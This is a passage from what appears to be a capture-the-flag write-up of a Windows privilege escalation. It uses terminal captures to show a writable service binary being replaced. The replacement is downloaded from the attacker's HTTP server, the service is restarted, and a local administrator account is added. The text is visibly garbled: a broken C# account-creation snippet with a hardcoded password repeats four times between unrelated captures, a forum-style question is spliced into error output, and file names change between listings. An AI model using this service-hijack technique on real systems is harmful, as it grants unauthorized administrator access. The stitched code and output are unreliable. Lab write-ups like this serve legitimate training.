-a---- 7/24/2020  9:31 PM          48776 restore.exe
-a---- 7/20/2020  11:12 PM          575488 scamper.exe
-a---- 6/30/2023  6:57 PM          152 shortcuts.ini
-a---- 7/24/2020  9:31 PM          4315064 spoofers-clie.exe
-a---- 7/24/2020  9:31 PM          16171448 spoofers-gui.exe
-a---- 7/24/2020  9:31 PM          4064696 spoofers-prober.exe
-a---- 7/24/2020  9:31 PM          8307640 spoofers-scheduler.exe.bak
-a---- 7/24/2020  9:31 PM          667 THANKS.txt
-a---- 7/24/2020  9:31 PM          217416 uninstall.exe

```

This terminal session uses PowerShell to move the 'spoofers-scheduler.exe' file to a backup and then lists the contents of the directory.

```

File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass x root@kali:~/thm/hacksmartersec x root@kali:~/thm/hacksmartersec x
[root@kali]# ls
creds      exploit.py      PowerUp.ps1      server.pem      spoofers-scheduler.exe
CVE-2020-5377.py  hacksmartersec.nmap  PrivescCheck.ps1  spoofers-scheduler.c  winPEASx64.exe
[root@kali]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80).....

```

This terminal session shows a different PowerShell session where the user lists files and starts a local web server on port 80.

File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass x root@kali:~/thm/hacksmssec x root@kali:~/thm/hacksmssec x

```
PS C:\Program Files (x86)\Spoofers iwr http://10.21.17.140/spooferscheduler.exe -OutFile 'C:\Program Files (x86)\Spoofers\spooferscheduler.exe'
PS C:\Program Files (x86)\Spoofers ls
```

Directory: C:\Program Files (x86)\Spoofers

Mode	LastWriteTime	Length	Name
-a---	7/24/2020 9:31 PM	16772	CHANGES.txt
-a---	7/16/2020 7:23 PM	7537	firewall.vbs
-a---	7/24/2020 9:31 PM	82272	LICENSE.txt
-a---	7/24/2020 9:31 PM	3097	README.txt
-a---	7/24/2020 9:31 PM	48776	restore.exe
-a---	7/20/2020 11:12 PM	575488	scamper.exe
-a---	6/30/2023 6:57 PM	152	shortcuts.ini
-a---	7/24/2020 9:31 PM	4315064	spoofershell.exe
-a---	7/24/2020 9:31 PM	16171448	spoofergui.exe
-a---	7/24/2020 9:31 PM	4064696	spooper-prober.exe
-a---	3/8/2025 3:53 PM	113376	spooper-scheduler.exe
-a---	7/24/2020 9:31 PM	8307640	spooper-scheduler.exe.bak
-a---	7/24/2020 9:31 PM	667	THANKS.txt
-a---	7/24/2020 9:31 PM	217416	uninstall.exe

PS C:\Program Files (x86)\Spoofers sc.exe start spooferscheduler [ca] Admin Group
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion. The program is to create a local administrator account, set the password, set the password to never expire, and add the account to the local Administrators group. The program creates the new user account and sets everything to add it to the admin group. I get a very nondescript exception. Do I have the right permissions to do this? What am I missing?

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files (x86)\Spoofers sc.exe query spooferscheduler

SERVICE_NAME	TYPE	STATE	WIN32_EXIT_CODE	SERVICE_EXIT_CODE	CHECKPOINT	WAIT_HINT
spooferscheduler	: 10 WIN32_OWN_PROCESS	: 1 STOPPED	: 0 (0x0)	: 0 (0x0)	: 0x0	: 0x7d0

PS C:\Program Files (x86)\Spoofers sc.exe start spooferscheduler
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files (x86)\Spoofers reload
reload : The term 'reload' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

PS C:\Program Files (x86)\Spoofers sc start spooferscheduler
PS C:\Program Files (x86)\Spoofers |

I then exited the **ssh** session and started a new one. I was successfully added to the local administrators group.

File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass x root@kali:~/thm/hacksmssec x root@kali:~/thm/hacksmssec x

```
PS C:\Program Files (x86)\Spoofers net localgroup administrators  
Alias name      administrators  
Comment         Administrators have complete and unrestricted access to the computer/domain
```

Members

Administrator	tyler
Administrator	tyler

The command completed successfully.

I then captured the root flag from *Administrator's* Desktop.

```

tyler@HACKSMARTERSEC C:\Users>cd Administrator
tyler@HACKSMARTERSEC C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator

03/08/2025  03:35 PM    <DIR>          .
03/08/2025  03:35 PM    <DIR>          ..
03/17/2021  03:13 PM    <DIR>          3D Objects
03/17/2021  03:13 PM    <DIR>          Contacts
06/30/2023  07:08 PM    <DIR>          Desktop
03/17/2021  03:13 PM    <DIR>          Documents
10/11/2023  05:17 PM    <DIR>          Downloads

```

Console.WriteLine("Creating System Information");
DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
DirectoryEntry user = localMachine.Children.Add(userName, "user");
DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");

static void Main(string[] args)
{
 try
 {
 string username = "Administrator";
 string userpassword = "password07";
 Console.WriteLine("Creating System Information");
 DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
 DirectoryEntry user = localMachine.Children.Add(userName, "user");
 DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");
 }
 catch (Exception ex)
 {
 Console.WriteLine(ex.Message);
 }
}

```

File Actions Edit View Help
Administrator:c:\windows\system32\cmd.exe x root@kali: ~/thm/hacksmartersec x root@kali: ~/thm/hacksmartersec x
Administrator of C:\Users\Administrator

03/08/2025  03:35 PM    <DIR>          stackoverflow.
03/08/2025  03:35 PM    <DIR>          ..
03/17/2021  03:13 PM    <DIR>          3D Objects
03/17/2021  03:13 PM    <DIR>          Contacts
06/30/2023  07:08 PM    <DIR>          Desktop
03/17/2021  03:13 PM    <DIR>          Documents
10/11/2023  05:17 PM    <DIR>          Downloads
03/17/2021  03:13 PM    <DIR>          Favorites
03/17/2021  03:13 PM    <DIR>          Links
03/17/2021  03:13 PM    <DIR>          Music
03/17/2021  03:13 PM    <DIR>          Pictures
03/17/2021  03:13 PM    <DIR>          Saved Games
03/17/2021  03:13 PM    <DIR>          Searches
03/17/2021  03:13 PM    <DIR>          Videos
03/17/2021  03:13 PM    <DIR>          0 File(s)
14 Dir(s)  14,110,982,144 bytes free

tyler@HACKSMARTERSEC C:\Users\Administrator>cd Desktop
tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop

06/30/2023  07:08 PM    <DIR>          .
06/30/2023  07:08 PM    <DIR>          ..
06/21/2016  03:36 PM      527 EC2 Feedback.website

```

Console.WriteLine("Creating System Information");
DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
DirectoryEntry user = localMachine.Children.Add(userName, "user");
DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");

static void Main(string[] args)
{
 try
 {
 string username = "Administrator";
 string userpassword = "password07";
 Console.WriteLine("Creating System Information");
 DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
 DirectoryEntry user = localMachine.Children.Add(userName, "user");
 DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");
 }
 catch (Exception ex)
 {
 Console.WriteLine(ex.Message);
 }
}

```

tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop>cd Hacking-Targets
tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop\Hacking-Targets

06/30/2023  06:40 PM    <DIR>          .
06/30/2023  06:40 PM    <DIR>          ..
06/27/2023  09:40 AM      53 hacking-targets.txt
1 File(s)      53 bytes
2 Dir(s)  14,110,965,760 bytes free

```

Console.WriteLine("Creating System Information");
DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
DirectoryEntry user = localMachine.Children.Add(userName, "user");
DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");

static void Main(string[] args)
{
 try
 {
 string username = "Administrator";
 string userpassword = "password07";
 Console.WriteLine("Creating System Information");
 DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
 DirectoryEntry user = localMachine.Children.Add(userName, "user");
 DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");
 }
 catch (Exception ex)
 {
 Console.WriteLine(ex.Message);
 }
}

```

tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>more hacking.txt
Next Victims:
[REDACTED]
tyler@HACKSMARTERSEC C:\Users\Administrator\Desktop\Hacking-Targets>

```

Console.WriteLine("Creating User Information");
DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
DirectoryEntry user = localMachine.Children.Add(userName, "user");
DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");

static void Main(string[] args)
{
 try
 {
 string username = "Administrator";
 string userpassword = "password07";
 Console.WriteLine("Creating User Information");
 DirectoryEntry localMachine = new DirectoryEntry("LDAP://./compo");
 DirectoryEntry user = localMachine.Children.Add(userName, "user");
 DirectoryEntry account = new DirectoryEntry("LDAP://./Administrator");
 }
 catch (Exception ex)
 {
 Console.WriteLine(ex.Message);
 }
}

That's it from my side!

Until next time :)